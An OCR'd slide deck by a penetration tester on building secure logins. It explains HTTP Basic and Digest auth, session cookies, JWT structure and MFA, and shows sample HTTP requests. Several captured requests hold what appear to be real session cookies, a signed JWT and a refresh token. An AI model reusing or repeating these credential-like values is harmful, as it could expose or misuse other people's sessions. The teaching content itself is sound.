How To Build
Secure Login

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
<head>
        <meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
        <vmeta name="viewport" content="width=device-width,
nitial-scale=1">
        <link rel="icon" href="https://www.freepik.com/favicon.i-
co" type="image/x-icon" />
         <link rel="apple-touch-icon-precomposed"
sizes="57x57" href="https://cdns2.freepik.com/media/img/favi-
cons/apple-icon-57x57-precomposed.png" />
         <link rel="apple-touch-icon-precomposed"
sizes="72x72" href="https://cdns2.freepik.com/media/img/favi-
cons/apple-icon-72x72-precomposed.png" />
         <link rel="apple-touch-icon-precomposed"
sizes="114x114" href="https://cdns2.freepik.com/media/img/fa-
vicons/apple-icon-114x114-precomposed.png" />
         <link rel="apple-touch-icon-precomposed"
sizes="144x144" href="https://cdns2.freepik.com/media/img/fa-
vicons/apple-icon-144x144-precomposed.png" />
         <link href="https://www.freepik.com/favicon.png"
rel= shortcut icon' type='image/x-icon'/>
```

PRISMA

~whoami

- Mehmet Ayberk Annadınç
- Penetration Tester PRISMA
- Founder of HACKALLDAY "Hack Is A Golden Science"

Table of Contents

1

Login Types

JWT, OAuth 2, Password Based, MFA etc.

2

Login Logic

Secure login application logic

3

Login Vulns.

Cyber attack techniques to login pages

PRISMA

Authentication vs Authorization

Authentication

Who Are You?

- Login Forms
- HTTP Auth.
- HTTP Digest
- Etc.

Authorization

What Can You Do?

- Acess Control Lists (ACLs)
- Token Based
- Secure Objects and Methods
- Etc.


Why We Use Cookies?

- HTTP is stateless.
- Authentication.
- Adversiting and data collection.
- Authorazitation.

Login Types

- HTTP Basic Auth.
- HTTP Digest Auth.
- Session Based Auth.
- Token Based Auth.
- OTP & MFA & 2FA
- OAuth & OpenID

HTTP Basic Auth.




Request

401 Unauthorized
WWW-Authenticate: Basic

Authorizatin: Basic dXNlcm5hbWU6cGFzc3dvcmQ=

200 OK

HTTP Basic Auth.



httpbin.org/basic-auth/undefined/undefined

Authentication Required


http://httpbin.org is requesting your username and password. The site says: “Fake Realm”

User Name:

Password:

base64(username:password)

HTTP Digest Auth.




Request

401 Unauthorized
WWW-Authenticate: Digest
nonce="44f0437004157342f50f935906ad46fc"

Authorization: Digest username="username",
nonce="16e30069e45a7f47b4e2606aeeb7ab62",
response="89549b93e13d438cd0946c6d93321c52"

200 OK

HTTP Digest Auth.



Response Headers


```
   Content-Length  37
     Content-Type  text/html
             Date  Thu, 27 Sep 2012 20:54:41 GMT
Transfer-Encoding  chunked
     X-Powered-By  Servlet/2.5 JSP/2.1
```

Request Headers


```
[redacted]
          Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding  gzip, deflate
 Accept-Language  en-us,en;q=0.5
   Authorization  Digest username="admin", realm="Contacts Realm via Digest Authentication", nonce="MTM0ODc3OTU1MjY0OTowODQyNTIyMGI1OGUzMTI2YjJhYjU5NzNkZTc1NDI0Mw
                  ==", uri="[redacted]", response="832f56ed3a2063059c8fb3e71a542ee3"
                  , qop=auth, nc=00000005, cnonce="64e4b82bc57d0e80"
      Connection  keep-alive
          Cookie  GLOBALID=9gVzgUX%2FlsT0Fvr5iZsuQhU3XQIFlcR1QnDMgAS%2FR0XFjl13NuzID7FSAHolID0t; s_pers=%20s_lastvisit
                  %3D1347910391281%7C1442518391281%3B%20s_vnum%3D1364823980598%2526vn%253D166%7C1364823980598%3B%20s_invisit
                  %3Dtrue%7C1347912191423%3B%20s_nr5%3D1347910391425-Repeat%7C1379446391425%3B; zipCode=[43224]; mbox=PC
                  #1347543553783-119192.17#1349116983|session#1347898198223-253145#1347909243|check#true#1347907443; JSESSIONID
                  =Ps3nQkpBltHgmJmpvDnyXrSnrfqWvcTwz3qnb2N8T5kLzRYW0hdG!-1251724390
            Host  localhost:8001
      User-Agent  Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
 X-Forwarded-For  8.8.8.8
```

1. H1 = MD5(username:realm:password)
2. H2 = MD5(requestMethod:requestURI)
3. MD5(H1:nonce:H2)

Session Based Auth.




Session Based Auth.




```
GET /current_user HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: _cfuid=002e0e31-1c7b-442a-ac5d-35a481f61486; __Host-session=
ekM1RFlIT25Zbk82Y1hRYWR3OUIyR3J2UjFWN292ajJQdjIrUnNlZkxNdy9Ld1k5c3Ivc3hTdncrQ3Fwcm1xbVVGRlRreXNlU2tGZlh0SHZSMFpjNzZQRFR4TElNTE9zQ
mhGYnVSd202QVh5T1dvc1RZV1hpZ0VJUmlwNEhQUUVSVktYN09EWnpQbS9kNHFnSHJrVmpXSVhpMXVIRjVuSE9zM1Z2V24zWXNDK3RLUTRJa0ZoSktFdmp4bUg4eUlBRE
Fod1A2Ymd2L01IMDBWaVBEUWRaWk1oa1pVWGdnbi9mWm9PTGlhTnZCQ0dhOGxmT3ZTZUxuWlp1TEY5N2crY3p3VFdBODIyZGtaZ1NpYi9GTU8zQnFOUUlEeVBidGRQYm9
jbnkwNHBRYmt5Z2ZaUllYQnlaaG5tbmtHLy8wSXEwK1NsVDJEQUNIYjFFN2dXdyszZzR5dnhEbVBQOENMTFN3bjJlRmNzYUVLOFgrTWQzL0pubWhKdWd5OTY5aVEvc1FZ
bXJtKzB4UnpaTU5yMkNaNlpVUUZpbmhMYjdYcFdKRzUyd01VdUVnTVo0YzhYY1QvaUx6SUIxaVRkRnZQbFViMkx6TUhTSVAyZDdPdjcyMWNWdHRjYXh2bThuelFMRVpkO
EZVbENGU3Q0a1h3bm04dVJrNjF6cXFKdFRJYVQtLUpueHQxdFVmTkZaTUQzNWFBY3RVRGc9PQ%3D%3D--d8d6e2928ae49c5eb3035c811051e2f1517e697f;
__cfduid=dee9a9d7521b991338f74afe81e8141061614637755; _sourceCookie=
%7B%22_mkto_content%22%3A%22%22%2C%22_mkto_campaign%22%3A%22%22%2C%22_webReferrer%22%3A%22www.google%22%7D; app_signed_in=true


```

Token Based Auth.



PRISMA

Token Based Auth.



```
GET /sepetim HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: COOKIE_SITE=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1cm46dHJlbmR5b2w6YW5vbmlkIjoiNTc2MmE5OWVlZmJlNDFiN2E2YmMwMDc2NmYwNjkyMDUiLCJhdHd
ydG1rIjoiZTlmYzk2NzUtYmYxNC00YTc5LWFjOTgtOTRjM2IwZmY2MzE5IiwiaXNzIjoiYXV0aC50cmVuZHlvbC5jb20iLCJhdWQiOiJzYkF5ell0WCtqaGV
MNGlmVld5NXR5TU9MUEpXQnJrYSIsImV4cCI6MTc3MzYwMDk2OCwibmJmIjoxNjE1ODE2MjA4fQ.fP5sv72vkg5tZbBd0_wLHa6Yb_075el0BsCGKwSaQv8&
RefreshToken=b80e7cc4-ac9d-4ab4-9b1b-036e25775d35; __cfruid=66b6a86c9f47c958fd66b10f3f27e73d9a476937-1614606019
Upgrade-Insecure-Requests: 1


```

Token Based Auth. - JWT

HEADER

```
{
"alg": "HS256",
"typ": "JWT"
}
```


PAYLOAD

```
{
"sub": "12456789",
"name": "Ayberk",
"admin": true
}
```


SIGNATURE

```
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),secretkey)
```

OTP & MFA & 2FA



Login Request
Response with Token
HTTP Request with Token
200 OK
Client
Server

OTP & MFA & 2FA



